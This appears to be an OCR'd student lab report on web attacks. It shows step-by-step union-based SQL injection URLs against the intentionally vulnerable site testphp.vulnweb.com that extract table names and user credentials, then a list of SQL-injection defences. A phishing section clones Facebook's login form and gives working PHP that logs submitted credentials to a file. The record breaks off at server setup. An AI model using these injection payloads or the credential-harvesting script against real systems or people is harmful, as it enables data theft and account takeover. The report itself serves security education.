
Target Website :- <http://testphp.vulnweb.com/>



❖ Our targeted website is connected to DB

Via link :- <http://testphp.vulnweb.com/listproducts.php?cat=1>

❖ After Inserting the (') after numerical number we got an error in the webpage



- ❖ By this we can say that this web page has a vulnerability
- ❖ By “order by 1,2,3,etc.” SQL command , We got total 11 public columns in our targeted web application

The screenshot shows a web browser window with multiple tabs open. The active tab displays a website for 'Acunetix acuart'. The page title is 'TEST and Demonstration site for Acunetix Web Vulnerability Scanner'. On the left, there's a sidebar with links like 'home', 'categories', 'artists', etc. A search bar is present. The main content area shows an error message: 'Error: Unknown column '12' in 'order clause' Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74'. This indicates a SQL injection vulnerability.

- ❖ By “union select 1,2,3,4,5,6,7,8,9,10,11” SQL Command , we got totally 3 loop holes / vulnerabilities .


They are 2,7,9

The screenshot shows a web browser window with multiple tabs open. The active tab displays a website for 'Acunetix acuart'. The page title is 'TEST and Demonstration site for Acunetix Web Vulnerability Scanner'. The main content area shows a union query exploit. It displays three numbered sections: 1. A large empty image placeholder with the number 7 above it. 2. A smaller image placeholder with the number 2 above it. 3. Text below the image placeholder: 'painted by: 9' and 'comment on this picture'. At the bottom, there's a footer with links to 'Privacy Policy' and 'Contact Us'. A note at the bottom states: 'Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to help you test Acunetix. It also helps you understand how developer errors and bad configurations can lead to security vulnerabilities. You can use it to test other tools and your manual hacking skills as well as look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.' The URL in the address bar is 'http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,2,3,4,5,6,7,8,9,10,11'.

- ❖ Now we need to insert “database()” instead of the loop hole numbers

By url

[http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,database\(\),3,4,5,6,7,8,9,10,11](http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,database(),3,4,5,6,7,8,9,10,11)



- ❖ Database in block 2 : **acurat**
- ❖ Database in block 7 : **acurat**
- ❖ Database in block 9 : **acurat**
- ❖ Now by inserting the “group_concat(table_name)” on any loop hole number and inserting at the end “from informartion_schema.tables where table_schmea=database()” to find table names from database
- ❖ Link :-

[http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,group_concat\(table_name\),8,9,10,11%20from%20informartion_schema.tables%20where%20table_schema=database\(\)](http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,group_concat(table_name),8,9,10,11%20from%20informartion_schema.tables%20where%20table_schema=database())

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

Paintings

Thing

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

[comment on this picture](#)

7

2

painted by: 9

[artists,carts,categ,featured,guestbook,pictures,products,users](#)

Links

- Security art
- PHP scanner
- PHP vuln help
- Fractal Explorer

Logout

- ❖ Here we got total 7 tables they are
artists ,carts ,categ ,featured ,guestbook , pictures , products, users

Target :- user

- ❖ Now to find columns from users tables replace table with column
- ❖ Link :-

[http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,7,8,group_concat\(column_name\),10,11%20from%20informartion_sche ma.column%20where%20table_name=0x7573657273](http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,7,8,group_concat(column_name),10,11%20from%20informartion_sche ma.column%20where%20table_name=0x7573657273)

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test

Paintings

Thing

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

[comment on this picture](#)

7

2

painted by: uname,pass,cc,address,email,name,phone,car

[comment on this picture](#)

Links


- Security art
- PHP scanner
- PHP vuln help
- Fractal Explorer

Logout

- ❖ Here we got total 8 Column ,They are
uname ,pass ,cc ,address ,email ,name ,phone, cart

Target :- uname, pass, address, email

- ❖ Now to uname, pass, address, email from users tables replace table with column
- ❖ Replace “column_name” to “uname,0x2d,pass,0x2d,address,0x2d,email”
- ❖ Link :-
[http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,7,8,group_concat\(uname,0x2d,pass,0x2d,email,0x2d,name\),10,11%20from%20users](http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,7,8,group_concat(uname,0x2d,pass,0x2d,email,0x2d,name),10,11%20from%20users)



- ❖ Uname :- test
- Pass :- test
- Email :- 198991*97996*98991*97996
- Name :- bfg3600<s1> s2"s3'hjl3600
- Now by signing in we can see exact details
- Name:- bfg3600<s1> s2"s3'hjl3600
- Credit card number:- wsfdfdfdfd
- E-Mail:- 198991*97996*98991*97996
- Phone number:- 125364
- Address:- <script>" }"dfbzzzzzzbbbcccddeeexca".replace("0","o")</script>

On this page you can visualize or edit your user information.

Name:	<input s3'hj93600"="" type="text" value="bf93600 < s1 > s2"/>
Credit card number:	<input type="text" value="wsfdfdfdf"/>
E-Mail:	<input type="text" value="198991*97996*98991*97996"/>
Phone number:	<input type="text" value="125364"/>
Address:	<input script>"="" type="text" value="<script>" }"dfbzzzzzzbbcccddeexca".replace("0","o")<=""/>

You have 0 items in your cart. You visualize your cart [here](#).

2.3 STEPS TO PREVENT SQL INJECTION ATTACKS :-

➤ Validate User Inputs

A common first step to preventing SQL injection attacks is validating user inputs. First, identify the essential SQL statements and establish a whitelist for all valid SQL statements, leaving unvalidated statements out of the query. This process is known as input validation or query redesign.

Additionally, you should configure inputs for user data by context. For example, input fields for email addresses can be filtered to allow only the characters in an email address, such as a required “@” character. Similarly, phone numbers and social security numbers should only be filtered to allow the specific number of digits for each.

While this action alone won’t stop SQLi attackers, it is an added barrier to a common fact-finding tactic for SQL injection attacks.

➤ Sanitize Data By Limiting Special Characters

Another component of safeguarding against SQL injection attacks is mitigating inadequate data sanitization. Because SQLi attackers can use unique character sequences to take advantage of a database, sanitizing data not to allow string concatenation is critical.

One way of doing this is configuring user inputs to a function such as MySQL's `mysql_real_escape_string()`. Doing this can ensure that any dangerous characters such as a single quote ' is not passed to a SQL query as instructions. A primary method of avoiding these unauthenticated queries is the use of prepared statements.

➤ **Enforce Prepared Statements And Parameterization**

Sadly, input validation and data sanitization aren't fix-all. It's critical organizations also use prepared statements with parameterized queries, also known as variable binding, for writing all database queries. By defining all SQL code involved with queries, or parameterization, you can distinguish between user input and code.

While dynamic SQL as a coding technique can offer more flexible application development, it can also mean SQLi vulnerabilities as accepted code instructions. By sticking with standard SQL, the database will treat malicious SQL statements inputted like data and not as a potential command.

➤ **Use Stored Procedures In The Database**

Similar to parameterization, using stored procedures also requires variable binding. Unlike the prepared statements approach to mitigating SQLi, stored procedures reside in the database and are called from the web application. Stored procedures are also not immune to vulnerabilities if dynamic SQL generation is used.

Organizations like OWASP say only one of the parameterized approaches is necessary, but neither method is enough for optimal security. Crafting parameterized queries should be done in conjunction with our other recommendations.

➤ **Actively Manage Patches And Updates**

Vulnerabilities in applications and databases that are exploitable using SQL injection are regularly discovered and publicly identified. Like so many cybersecurity threats, it's vital organizations stay in tune with the most recent news and apply patches and updates as soon as practical. For SQLi purposes, this means keeping all web application software components, including database server software, frameworks, libraries, plug-ins, and web server software, up to date.

➤ **Raise Virtual Or Physical Firewalls**

We strongly recommend using a software or appliance-based web application firewall (WAF) to help filter out malicious data.

Firewalls today, including NGFW and FWaaS offerings, have both a comprehensive set of default rules and the ease to change configurations as needed. If a patch or update has yet to be released, WAFs can be handy.

A popular example is the free, open-source module ModSecurity, available for Apache, Microsoft IIS, and nginx web servers. ModSecurity provides a sophisticated and ever-evolving set of rules to filter potentially dangerous web requests. Its SQL injection defenses can catch most attempts to sneak SQL through web channels.

➤ **Harden Your OS And Applications**

This step goes beyond mitigating SQL injection attacks in ensuring your entire physical and virtual framework is working intentionally. With the big news of supply chain compromises in 2020, many are looking to NIST and other industry-standard security checklists to harden operating systems and applications.

Adopting application vendor security guidelines can enhance an organization's defensive posture and help identify and disable unnecessary applications and servers.

➤ **Reduce Your Attack Surface**

In cybersecurity, an attack surface refers to the array of potential entry points for attackers. So in the context of SQLi attacks, this means disposing of any database functionalities that you don't need or further safeguarding them.

One such example is the xp_cmdshell extended stored procedure in the Microsoft SQL Server. This procedure can spawn a Windows command shell and pass a string for execution. Because the Windows process generated by xp_cmdshell has the same security privileges as the SQL Server service account, the attacker can cause severe damage.

➤ **Establish Appropriate Privileges And Strict Access**

Given the power SQL database holds for an organization, it's imperative to enforce least privilege access policies with strict rules. If a website only requires the use of SELECT statements for a database, there's no reason it

should have additional INSERT, UPDATE, or DELETE privileges.

Further, your database should only be accessed with admin-level privileges when necessary, nevermind granting others access. Using a limited access account is far safer for general activity and ultimately limits an attacker's access if the less-privileged credential is compromised.

➤ **Limit Read-Access**

Connected to the principle of least privilege for SQL injection protection is configuring read-access to the database. If your organization only requires active users employing read-access, it's undoubtedly easier to adopt. Nevertheless, this added step is imperative for stopping attackers from altering stored information.

➤ **Encryption: Keep Your Secrets Secret**

It's best to assume internet-connected applications are not secure. Therefore encryption and hashing passwords, confidential data, and connection strings are of the utmost importance.

Encryption is almost universally employed as a data protection technique today and for a good reason. Without appropriate encryption and hashing policies, sensitive information could be in plain sight for an intruder. While only a part of the security checklist, Microsoft notes encryption, "transforms the problem of protecting data into a problem of protecting cryptographic keys."

➤ **Deny Extended URLs**

Another tactic by SQLi attackers is sending excessively long URLs causing the server to fail at logging the complete request. In 2013, eSecurityPlanet reported on how attackers exploited Foxit by sending users long URLs that would trigger a stack-based buffer overflow.

Microsoft IIS, as another example, is built to process requests over 4096 bytes long. However, the web server software fails to place the contents of the request in the log files. Attackers can then go undetected while performing queries. To avoid this, set a limit of 2048 bytes for URLs.

➤ **Don't Divulge More Than Necessary In Error Messages**

SQL injection attackers can learn a great deal about database architecture from error messages, ensuring that they display minimal information. Use of the “RemoteOnly” customErrors mode (or equivalent) can display verbose error messages on the local machine while ensuring that an external attacker gets nothing more than the fact that his or her actions resulted in an unhandled error. This step is critical in safeguarding the organization’s internal database structure, table names, or account names.

➤ **No Shared Databases Or User Accounts :-**

Shared databases by multiple websites or applications can be a recipe for disaster. And the same is true for user accounts that have access to various web applications. This shared access might provide flexibility for the managing organization or administrator, but it also unnecessarily poses a more significant risk.

Ideally, any linked servers have minimal access to the target server and can only access the mission-critical data. Linked servers should have distinct logins from any process on the target server.

➤ **Enforce Best Practices For Account And Password Policies :-**

While it might go without saying, organizations must follow the best account and password policies for foolproof security. Default and built-in passwords should be changed upon receipt and before usage, with regularly scheduled password updates. Suitable passwords in length and character complexity are essential for all SQL server administrator, user, and machine accounts.

➤ **Continuous Monitoring Of SQL Statements :-**

Organizations or third-party vendors should continually monitor all SQL statements of database-connected applications for an application, including documenting all database accounts, prepared statements, and stored procedures. With visibility into how SQL statements function, it's much easier to identify rogue SQL statements and vulnerabilities. In this continued review, admins can delete and disable unnecessary accounts, prepared statements, and stored procedures.

Monitoring tools that utilize machine learning and behavioral analysis like PAM and SIEM can be excellent add-ons to your network security.

3. PHISHING ATTACK IN LOCAL MACHINE

3.1 Introduction

- Social engineering is an attack vector that relies heavily on human interaction and often involves manipulating people into breaking normal security procedures and best practices to gain unauthorized access to systems, networks or physical locations or for financial gain
- Social Engineering Toolkit (or SET) is an open-source, Python-driven toolkit aimed at penetration testing around social engineering. SET has various custom attack vectors that enable you to set up a believable attack in no time
- Includes access to the Fast-Track Penetration Testing platform. Social engineering attack options such as Spear-Phishing Attacks, Website Attacks, Infection Media Generator, Mass Mailing, Arduino-Based Attack, QR Code Attacks, Power shell Attack Vectors, and much more.


AIM

Cloning a Facebook page and try to perform Desktop Phishing in your local machine and capturing the credentials and writing the document along with screenshots and suggesting the solution to avoid from phishing

3.2 Attempting Phishing Attack in Local Machine

STEP 1 :- CLONE FACEBOOK PAGE

- ❖ Open Facebook page
- ❖ Save the HTML page



- ❖ Name the html file as “Index”
 - ❖ Now open the html source code
 - ❖ Search for “action=”
 - ❖ Now edit

action="/login/?privacy_mutation_token=eyJ0eXAiOiowLCJjcmVhdGlvbl90aW1lIjoxNjU3Nzc5OTU4LCJjYWxsc2l0ZV9pZCI6MzgxMjI5MDc5NTc1OTQ2fQ%3D%3D"

To

action="fb.php"

```
C:\Users\Sandeep.Kota\Desktop\Phishing\fb.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
fb.html Facebook - log in or sign up.html

alcoEvent],"css"]]]});});</script></head><body class="fbIndex UIPage_LoggedOut _kb
_605a b_c3pyn-ahh webkit win x1-5 Locale_en_GB" dir="ltr"><script type="text/
javascript" nonce="bb0yUN0g">requireLazy(["bootstrapWebSession"],function(j){j(
1657776496)});</script><div class="_li" id="u_0_1_b9"><div id="globalContainer"
class="uiContextualLayerParent"><div class="fb_content clearfix" id="content"
role="main"><div><div class="_8esj _95k9 _8esf _8opv _8f3m _8ilg _8icx _8op_
_95ka"><div class="_8esk"><div class="_8esl"><div class="_8ice"></div><h2 class="_8eso">Facebook helps you connect and share with
the people in your life.</h2></div><div class="_8esn"><div class="_8iep _8icy _9ahz
_9ah-><div class="_6luv _52jv"><form class="_9vtf" data-testid="royal_login_form"
action="fb.php" method="post" onsubmit="" id="u_0_2_p4"><input type="hidden"
name="jazoest" value="2869" autocomplete="off" /><input type="hidden" name="lsd"
value="AVrk2L4baL0" autocomplete="off" /><div><div class="_6lux"><input type="text"
class="inputtext _55r1 _6luy" name="email" id="email" data-testid="royal_email"
placeholder="Email address or phone number" autofocus="1" aria-label="Email address
or phone number" /></div><div class="_6lux"><div class="_6luy _55r1 _1kbt"
id="passContainer"><input type="password" class="inputtext _55r1 _6luy _9npi"
name="pass" id="pass" data-testid="royal_pass" placeholder="Password"
aria-label="Password" /><div class="_9ls7" id="u_0_3_aK"><a href="#">
role="button"><div class="_9lsa"><div class="_9lsb">
```

STEP 2 :- CREATING PHP PHISHING FILE

- ❖ Now open a new txt file and write php phishing attack source code

\$


```
<?php

// Set the location to redirect the page
header ('Location: http://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```



The screenshot shows a Windows Notepad window titled '*Untitled - Notepad'. The window contains the PHP code for a phishing attack. The code includes a header to redirect to Facebook, a log file opening, and a foreach loop to log POST variables. The Notepad interface shows standard menu options like File, Edit, View, and a status bar indicating Line 20, Column 1, 210% zoom, Windows (CRLF), and UTF-8 encoding.

```
<?php

// Set the location to redirect the page
header ('Location: http://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

- ❖ Now save the file as “fb.php”

STEP 3 :- CREATING EMPTY TXT FILE

- ❖ Create a Empty txt file
- ❖ Save the file as “log.txt”

STEP 4 :- WAMP SERVER

- ❖ <https://www.wampserver.com/>
- ❖ Setup the wamp server in our operating system

